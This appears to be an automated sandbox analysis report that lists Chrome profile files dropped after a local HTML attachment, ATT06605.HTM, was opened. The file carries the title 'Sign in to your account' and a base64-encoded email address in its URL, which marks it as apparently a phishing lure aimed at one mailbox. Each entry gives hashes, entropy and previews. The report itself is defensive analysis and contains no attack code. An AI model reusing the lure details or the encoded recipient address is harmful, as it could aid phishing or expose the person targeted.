SHA-512:	86EC395E3B47D7B8606F3F6A3A2B68C6A6A9ED6BFCACC1A799B6C791A9F838DDB84090F95A5D0D3A097A05D6E00494F6DA9405AF98080A4C9C7C2A246ABDA3 B9
Malicious:	false
Preview:	2021/08/03-23:56:30.412 1978 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/MANIFEST-000001.2021/08/03-23:56:30.417 1978 Recovering log #3.2021/08/03-23:56:30.417 1978 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	330
Entropy (8bit):	5.308034786699464
Encrypted:	false
SSDEEP:	6:mkVRlL+q2PWXp+N23iKKdKWT5g1IdqIFUtppVngz1ZmwPpVnglLVkwOWXp+N23im:5VRlyva5Kkg5gSRFUtppVM/PpVcR5f5N
MD5:	E2749E3BAC02DD886AA2EA90D5989714
SHA1:	3449112BEAF5097EC58B5BCE0786911AABC72A77
SHA-256:	FE445B0A9AAEDDF695817F2B22E2B5A3F744777303A7267E7CF4270BCE5AA7F0

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption\LOG.old (copy)	
SHA-512:	86EC395E3B47D7B8606F3F6A3A2B68C6A6A9ED6BFCACC1A799B6C791A9F838DDB84090F95A5D0D3A097A05D6E00494F6DA9405AF98080A4C9C7C2A246ABDA3B9
Malicious:	false
Preview:	2021/08/03-23:56:30.412 1978 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/MANIFEST-000001.2021/08/03-23:56:30.417 1978 Recovering log #3.2021/08/03-23:56:30.417 1978 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GPUCache\data_1	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	296
Entropy (8bit):	0.4481240366544235
Encrypted:	false
SSDEEP:	3:8EflhrtI:8oI
MD5:	1BA4860F07F33785A009AC667036B4F4
SHA1:	CE8A9201A8B76E886A5DDFAB43B8C201C8D23FDC
SHA-256:	528F4D93FC8616CB191C44AACE5FE74173DE3B3F2E4B62ABEB8654017C8AE05F
SHA-512:	C0EACF61EFD4456642BBD2BBE6347E8EF4D05675D85DABAF784CF78C43C1E888470135B0BB1DEB3013C07E241625A62745CE46A27EEA02C3AEE3D0188E17751D
Malicious:	false
Preview:	.'..(.....p..L'/.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.21602566211391142
Encrypted:	false
SSDEEP:	12:TL+A/0wLIB6EsSx+B6ET/e8TmxcqJEQNBRs2sNPCB6ET/e8isZCB6E0:TLx0SInsFnS8TmxnE2AZCnS8PUn0
MD5:	66CA2C6AD25DC5E3450696763B5B7A03
SHA1:	6D6B9D68F8EDF35E09D8FF927847C805C1CEB675
SHA-256:	A92EB5DFC27FD4277CF1630CB56942444959701F231EF0CAE79044E9F99A1702
SHA-512:	3CF6BE763A4D6AEAC636147599727B57167AA32C0BE560D9E581A890BF602D8EC602F3BD0C65A9F5FDE7A75DAE664ECCBC75E6617E660A361837511FAA50B31
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History Provider Cache	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	1050
Entropy (8bit):	5.643150132504693
Encrypted:	false
SSDEEP:	24:T9lZeMVg8oHwgqfg8ppHZj9ez/aqsSHZ4682dYT2nS8lcm19npGtnu:T9lZxBoHwDY4HtySqsAm65dIAX/pwo
MD5:	AD001066A29B13704110CE78DDA5FAD9
SHA1:	548C9DA2833F658CB7A97713F9DFBD3F9DC1B262
SHA-256:	21129EBCB6A3FC730451AC3B6BE97E0D22751F63A5946599AC0A733074537A36
SHA-512:	4F306223497C0DF2DEA83BD16F5BBC733B1F1453E39EE4A7E0C92A7AB3CC6A9409B12879CBF12DBE7E669051859284C84BC9DCCF25197C2095020982825FC98
Malicious:	false
Preview:	....."r....account..att06605..c..desktop..file..user..htm..in..sign..to..users..your."ywnjb3vudgluz0bicm1zb25saw5llmnvbq*.....account.....att06605.....c.....desktop..file.....user.....htm.....in.....sign.....to.....users.....your...&."ywnjb3vudgluz0bicm1zb25saw5llmnvbq..2.....0.....1.....2.....3.....5.....6.....a.....b.....c.....d.....e.....f.....g.....h.....i.....j.....k.....l.....m.....n.....o.....p.....q.....r.....s.....t.....u.....v.....w.....y.....z...:.....B..... .....*Pfile:///C:/Users/user/Desktop/ATT06605.HTM#YWNjb3VudGluZ0Bicm1zb25saW5lLmNvbQ==2.Sign in to your account:.....f..... .....*+file:///C:/Users/user/Desktop/ATT06605.HTM2.Sign in to your account:.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History-journal	
Category:	dropped
Size (bytes):	42076
Entropy (8bit):	0.11678492230598884
Encrypted:	false
SSDEEP:	6:L92lyIXaig9bNFlWCj/lon/l3lo94/fMt76Y4QZVRtRex99pG/1TqR4EZY4QZv8E:L9CvaiqLBj/Mt3lq4nMWQA9LnBQZ8fON
MD5:	997A59127C0E3BF1A7DE294D75ADC956
SHA1:	386E968B31935BF65A24167C6F0BC7B8D39C782D
SHA-256:	2BA7770855BFFD0A214124B5A275E65FF1C206189029C5A8774197A3FBDB4404
SHA-512:	FC0D4A211259F1DBD3DCB8C2203D2AF81BFF51B5EB7CC9B115406D36B3BEEC7EEB2C291A25DA9FD32F414E6145DC989E4FD0B9C1ECCB08FF8BC4D58C46E0E532
Malicious:	false
Preview:	.....yF..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Last Session. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	3259
Entropy (8bit):	3.590025266030045
Encrypted:	false
SSDEEP:	48:34+3x+zXdNGK0KztVlfJa5zzXtT68GK0/kztVlYlJaJL:34jj58rEmY0
MD5:	120FE19C3FA9E9B1673AFFE3AFDA64EB
SHA1:	643EB938EC23C464FC46833C793AA63DCEF480F9
SHA-256:	10C3C23884DC78047B0BE72CB0DA1CE6D7831BED921571373D66120F968BBC34
SHA-512:	F1AED14AAB163971F1BD2119B738C9467D34946B53548E548B264A513B82F3089560D73B492215FDC8D9E7C0304B37A7BB0A8FC46AF32A55CC5B2D93A201F51F
Malicious:	false
Preview:	SNSS.....!.....1.,.....$...1e54b64e_560d_4482_b785_bce66760f774.....e.o!..... .....5..0.....&...{524A03AB-861D-4591-9B4E-BDD69F9D425A}.....i..d.....P...file:///C:/Users/user/Desktop/ATT06605.HTM#YW Njb3VudGluZ0Bicm1zb25saW5lLmNvbQ==....S.i.g.n. .i.n. .t.o. .y.o.u.r. .a.c.c.o.u.n.t...,...(..... .....h.....`.....x.....8.....rL.....rL ....x.....P...f.i.l.e.:././/.C.:./.U.s.e.r.s./.h.a.r.d.z./.D.e.s.k.t.o.p./.A.T.T.0.6.6.0.5...H.T.M.#.Y.W.N.j.b.3.V.u.d.G.l.u.Z.0.B.i.c.m.1.z.b.2.5.s.a.W.5.l.L.m. N.v.b.Q.=.=.....^...+...f.i.l.e.:././/.C.:./.U.s.e.r.s./.h.a.r.d.z./.D.e.s.k.t.o.p./.A.T.T.0.6.6.0.5...H.T.M.....8.....0.....(.....@.....`

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Last Tabsnd (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	1.8112781244591325
Encrypted:	false
SSDEEP:	3:3Dtn:3h
MD5:	0686D6159557E1162D04C44240103333
SHA1:	053E9DB58E20A67D1E158E407094359BF61D0639
SHA-256:	3303D5EED881951B0BB52CF1C6BFA758770034D0120C197F9F7A3520B92A86FB
SHA-512:	884C0D3594390E2FC0AEAB05460F0783815170C4B57DB749B8AD9CD10741A5604B7A0F979465C4171AD9C14ED56359A4508B4DE58E794550599AAA261120976C
Malicious:	false
Preview:	SNSS....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	2955
Entropy (8bit):	5.477203380802691
Encrypted:	false
SSDEEP:	48:BGnxG0l1a7DMK8dbRZCQgbQSefgGUjNrS0U9RdiN9rf2:BEa7DMJdbRZCZbQ5fgGOrS0s
MD5:	B0B6F25DE92B6B05EFCBD64A363D1E0C
SHA1:	E4420309868736B8C9B6AFC571672BA69B46CEB8
SHA-256:	2DB2CB87A6F49E5D0F291306D7BC8DA4E424467D1C690E6019B14C838BAC012E
SHA-512:	015A779F18275DA026C748B95880D43DA38999C536E903842085FD493F9F7E9792A8405D8054D79829831DA2BE114B2C0D61498775FAAC8679E3A9E836AC699F
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\000003.log	
Preview:	.....*.....8META:chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm.....Y_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.HangoutSinkDiscoveryService;.{"cache":{"sinks":{},"g":{},"h":null},"manualHangouts":{}}.a_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.IdGenerator.cast.RequestIdGenerator..521742000.H_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.LogManager...["[2021-08-03 23:56:31.79][INFO][mr.Init] MR instance ID: 5bdf80e8-63ac-4ba1-8e3f-37c1aa4cbf0f\n","[2021-08-03 23:56:31.79][INFO][mr.Init] Native Cast MRP is disabled.\n","[2021-08-03 23:56:31.79][INFO][mr.Init] Native Mirroring Service is enabled.\n","[2021-08-03 23:56:31.79][INFO][mr.PersistentDataManager] removeTemporary_: 163 chars used\n","[2021-08-03 23:56:31.79][INFO][mr.PersistentDataManager] initialize: 163 chars used, 67 other chars\n","[2021-08-03 23:56:31.79][INFO][mr.CastProvider] Query enabled: true\n","[2021-08-03 23:56:31.80][INFO][mr.CloudProvider]

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	329
Entropy (8bit):	5.243413070967853
Encrypted:	false
SSDEEP:	6:mmRNFIOq2PWXp+N23iKKdK8a2jMGIFUtprRFKZmwPrRcXqFkwOWXp+N23iKKdK8N:jnva5Kk8EFUtpTK/PRF5f5Kk8bJ
MD5:	51A0DCC9F0A813753263C3E52FFE5260
SHA1:	8911521991ADE20F29B0584ED35143DC179061CE
SHA-256:	78A04FB846D92BE3F66909E94CE84D2C170E845C4218B2DA4B7782AE15668C08
SHA-512:	7266330FD64A8F035A4EFE576FB0A02305E5479AF6DD6BB00BF136FACFEF09EEA7ADE310A2D714B3DCF593917E449167A1CA925DBBA645CF6373E85B6507A8F B
Malicious:	false
Preview:	2021/08/03-23:56:14.453 5d4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/MANIFEST-000001.2021/08/03-23:56:14.497 5d4 Recovering log #3.2021/08/03-23:56:14.502 5d4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\LOG.old@ (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	329
Entropy (8bit):	5.243413070967853
Encrypted:	false
SSDEEP:	6:mmRNFIOq2PWXp+N23iKKdK8a2jMGIFUtprRFKZmwPrRcXqFkwOWXp+N23iKKdK8N:jnva5Kk8EFUtpTK/PRF5f5Kk8bJ
MD5:	51A0DCC9F0A813753263C3E52FFE5260
SHA1:	8911521991ADE20F29B0584ED35143DC179061CE
SHA-256:	78A04FB846D92BE3F66909E94CE84D2C170E845C4218B2DA4B7782AE15668C08
SHA-512:	7266330FD64A8F035A4EFE576FB0A02305E5479AF6DD6BB00BF136FACFEF09EEA7ADE310A2D714B3DCF593917E449167A1CA925DBBA645CF6373E85B6507A8F B
Malicious:	false
Preview:	2021/08/03-23:56:14.453 5d4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/MANIFEST-000001.2021/08/03-23:56:14.497 5d4 Recovering log #3.2021/08/03-23:56:14.502 5d4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State0d (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4219
Entropy (8bit):	4.871684703914691
Encrypted:	false
SSDEEP:	48:YXsJjMH+5s7YMHBKsvxMHVzspxMHbsIHt/soBDysKqnsllzMHpDCLsWJMHLsNuMg:RG+ZGJG+GTTD7IGpD+G7Gp2GnG4GVhH
MD5:	EDC4A4E22003A711AEF67FAED28DB603
SHA1:	977E551B9ED5F60D018C030B0B4AA2E33B954556
SHA-256:	DD2C9F43F622F801FCC213CDE8E3E90EF1D0D26665AE675449A94CEC7EB1D453
SHA-512:	84D3930579FD73C7D86144D5CDC636436955BA79759273C740D2D72BC4847F2F7F165BBCA3EB2E4DFB01777D6A5F141623278C1BF74615C5A491092CE3FD1602
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248543677350473","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543677350474","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31344},"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248543501474403","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543501474403","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31656},"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248543501454993","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543501454994","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":39369},"server":"https://www.googleapis.com","supports_spdy":true},

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State5 (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State5 (copy)	
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2370
Entropy (8bit):	4.888514704085286
Encrypted:	false
SSDEEP:	48:Y2TntwCXGDHzMo6MsERLs1Tsn/ASRWmMpsoyKsB3zsiMHhYhbD:JTnOCXGDHzMo6oyrHmMTgvGOhH
MD5:	6BF470418F2374A18B63AEAE1B03D297
SHA1:	EC7072411EE1BED54F80A2E45120659436FFC5AD
SHA-256:	35D7B6D6A2F3A80571C4DFDF6CAEA60E7649295ACBFF0C4829962D8AE7C63EA9
SHA-512:	818B98C53AD0A9C2B96F1561E54285724CDC6A90FF00D47222DFA79CA0FF84C33CEF36116ADE090107544397D38B20C5F9E626112C21F165956CDD8C80911B9
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://play.google.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"isolation":[],"server":"https://aadcdn.msauth.net","supports_spdy":true},{"isolation":[],"server":"https://cdnjs.cloudflare.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13275125779351382","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://accounts.google.com","supports_spdy":true},{"alternative_service":[{"a

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	331
Entropy (8bit):	5.272336125938371
Encrypted:	false
SSDEEP:	6:mmRJjIq2PWXp+N23iKKdKgXz4rRIFUtprRyZmwPrR+kwOWXp+N23iKKdKgXz4q8d:LjIva5KkgXiuFUtpM/Ps5f5KkgX2J
MD5:	EEFE2EF2814E9AFD0103E402876ABA41
SHA1:	B44F46542437B48ED67DED31DB439E83F97F55B9
SHA-256:	21879B5F08703C1B99A0DA172C971C779EEBED600190DEBF32ADA478D24E2F43
SHA-512:	B40923339F4C8242F804505B508212641DF0126B62E6CA4CEF6079E0CE698A280016B1487AC9581DD3F827A04B8B84A5AABDFFABAAA15CBF40D9EF05A2326C9
Malicious:	false
Preview:	2021/08/03-23:56:14.772 a54 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/MANIFEST-000001.2021/08/03-23:56:14.773 a54 Recovering log #3.2021/08/03-23:56:14.773 a54 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications\LOG.oldrt (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	331
Entropy (8bit):	5.272336125938371
Encrypted:	false
SSDEEP:	6:mmRJjIq2PWXp+N23iKKdKgXz4rRIFUtprRyZmwPrR+kwOWXp+N23iKKdKgXz4q8d:LjIva5KkgXiuFUtpM/Ps5f5KkgX2J
MD5:	EEFE2EF2814E9AFD0103E402876ABA41
SHA1:	B44F46542437B48ED67DED31DB439E83F97F55B9
SHA-256:	21879B5F08703C1B99A0DA172C971C779EEBED600190DEBF32ADA478D24E2F43
SHA-512:	B40923339F4C8242F804505B508212641DF0126B62E6CA4CEF6079E0CE698A280016B1487AC9581DD3F827A04B8B84A5AABDFFABAAA15CBF40D9EF05A2326C9
Malicious:	false
Preview:	2021/08/03-23:56:14.772 a54 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/MANIFEST-000001.2021/08/03-23:56:14.773 a54 Recovering log #3.2021/08/03-23:56:14.773 a54 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5475
Entropy (8bit):	5.175839016540585
Encrypted:	false
SSDEEP:	96:nnC6qg9Id/JcKIoyok0JCKL8VbOTQVuwn:nnCk90cs4K6
MD5:	A853A3E89D26D34652605283E3A94CC9
SHA1:	F986AA2A62936C94682C6584502ED98FB4B5DACA
SHA-256:	77A9E99A1D51B630382068F6CD6E4EF83F338CB1C07C6D7C79F9664C8B0A1CB2
SHA-512:	2919AD64792EB12231514DFB0ED45D7249FCB0222F04503AFE3B0D1CF6E006D9CA08D2D8706A92BCED8885011393AB65E61405ABB065A17FD2A14B44D2169BC A

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences (copy)	
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272533774726309","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\PreferencesTM (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4879
Entropy (8bit):	4.958066901286535
Encrypted:	false
SSDEEP:	48:YcXUklSLklwHjvc2qA8qqTlYqlQKHoTw06tsH3CH3G/s8C1Nfct/9BhUJo3Khme2:nnC6HX9pcKIoyok0JCKL8VbOTQVuwn
MD5:	AB6ACB236DC1F9AB8829E3C747F1F5AD
SHA1:	110B911253CE97907FF3C34F62B7CCE8D839854A
SHA-256:	BB2052FAB5F5A2B5BE2F5BF585DE8CD7E747C54886FE27A48190C115FE5706F1
SHA-512:	5F89DCCDF10CB64489001BA50DDD7A2A0F093FA14584A28789AF7329576BDE395DAC0AAE3A26DFCBE47FC2CA30DE6B0E2167D7C19496F7C370CBE8D1B371187
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272533774726309","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\PreferencesI (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5501
Entropy (8bit):	5.178632011930395
Encrypted:	false
SSDEEP:	96:nnC6Tg9Id/JcKIoyok0JCKL8XbOTQVuwn:nnCH90cs4K4
MD5:	206B104B2F550150BCE4E7F9DE2C731B
SHA1:	6BD26F77DA9AE2933344FEAE43F1986081670A40
SHA-256:	44E5C779862F479930AD93F5A2560372FFC96353628ABBCD47EBC49A2500AAB1
SHA-512:	BF25D5702B9A0C5C044A7726F4567A6453CD49E84017BD2E636B8AC9A727AE1C821884BE17EE02A1D7328BD5DC1B178B95E09F8EE5262BE663084A572A99737
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272533774726309","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Reporting and NEL	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	1.0129294554560562
Encrypted:	false
SSDEEP:	48:TUIopK2rJNVr1GJmm8pF82phrJNVrdHX/cjrJN2yJ1n4n1GmhGUYzA0j8PDBB4m5:wIElwQF8mpcSrDVDV
MD5:	EFC5DD9D7D1946DDD17A6012537DFC6B
SHA1:	43BCA8922031F8ECB999E8769AC3617358B0CB15
SHA-256:	D89EA8092FA5C223FEA344396D8681E3D50AD46FEC83E7F991BBAE424BD15C10
SHA-512:	B85E8DC7A26A3CF31D31D4A18ABF398BF10F37194B08B3979418136E04FEA31569D3BAF9E9CFB77E469669FA413AD10CB9DF3047FE42BDA94518E9D1CC5ED81
Malicious:	false
Preview:	SQLite format 3......@ ....C..........g...^.........j...

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Reporting and NEL-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	29252
Entropy (8bit):	0.6282452127996925
Encrypted:	false
SSDEEP:	48:YAvqkIopK2rJNVr1GJmm8pF82phrJNVrdHX/cjrJN2yJ1n4n1GmhGUD4:YAvhIElwQF8mpcSI
MD5:	B29D439A434DBE24B909506619B8BBD1
SHA1:	DC32B00BD76CF4E7AD27606ED53D0ACEF07B1C8D
SHA-256:	6ECA23D71E1082C470A1E78D89F1503A5755BC930CC6E727C45B7AA7D22AE1CE
SHA-512:	90F81B0DE28787948AFDC2345BD430F682825936E5EC29C38205887844C8DA6911D62EFE4F8A242714E39BBEEBAEE65A5F59DD6FBEA52C4DF4AAD3E9A6CFC00C
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22596
Entropy (8bit):	5.536318599834013
Encrypted:	false
SSDEEP:	384:dCCtRLl5oXl1kXqKf/pUZNCgVLH2HfD1rU0HGDnT+nPe1W4v:fLlcl1kXqKf/pUZNCgVLH2HfhrU4GDnV
MD5:	3F166EC2FAAD9788F83E311F7A5FE7F2
SHA1:	0D02E9A0DEB26F7767F093E95CCB67092E8BA492
SHA-256:	07FC6F896FD58960973FDE06DF08BD1D24573C82B3B995759ADB17308478D95A
SHA-512:	161105F3399ED50E6930E645E3352B613B037687B0F7827F1237CA17B232169C76686CB1A085DE0E78BB35D04DBB03849F6B5E2927CD9B2397F3DE0792E95482
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272533774402231","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVGijSoAlwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:5ljljljljljl:5ljljljljl
MD5:	1B4FA89099996CE3C9E5A0A9768230E8
SHA1:	9026E1E0906E3B3FE0E414EE814CC5A042807A04
SHA-256:	537818AAFD0902A8B2D58B483674391E33E762B5E1E8CD226D873098CCE9C8F9
SHA-512:	4279C9380ACC5AB329EC6BCDA10CCF0A7437CEF63845B63E741CE517042CFE83340D2D362DD6B9E039BF55E61F484CCF72B8FD8477D1D0292E0B879CB94946B
Malicious:	false
Preview:	..&f.....&f.....&f.....&f.....&f.....&f.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	317
Entropy (8bit):	5.203759785748537
Encrypted:	false
SSDEEP:	6:mmRr1q2PWXp+N23iKKdKrQMxIFUtprRd+s3JZmwPrROkwOWXp+N23iKKdKrQMFLJ:51va5KkCFUtpPL3J/Pw5f5KktJ
MD5:	981314D1D77076C5C53E928314FECBFE
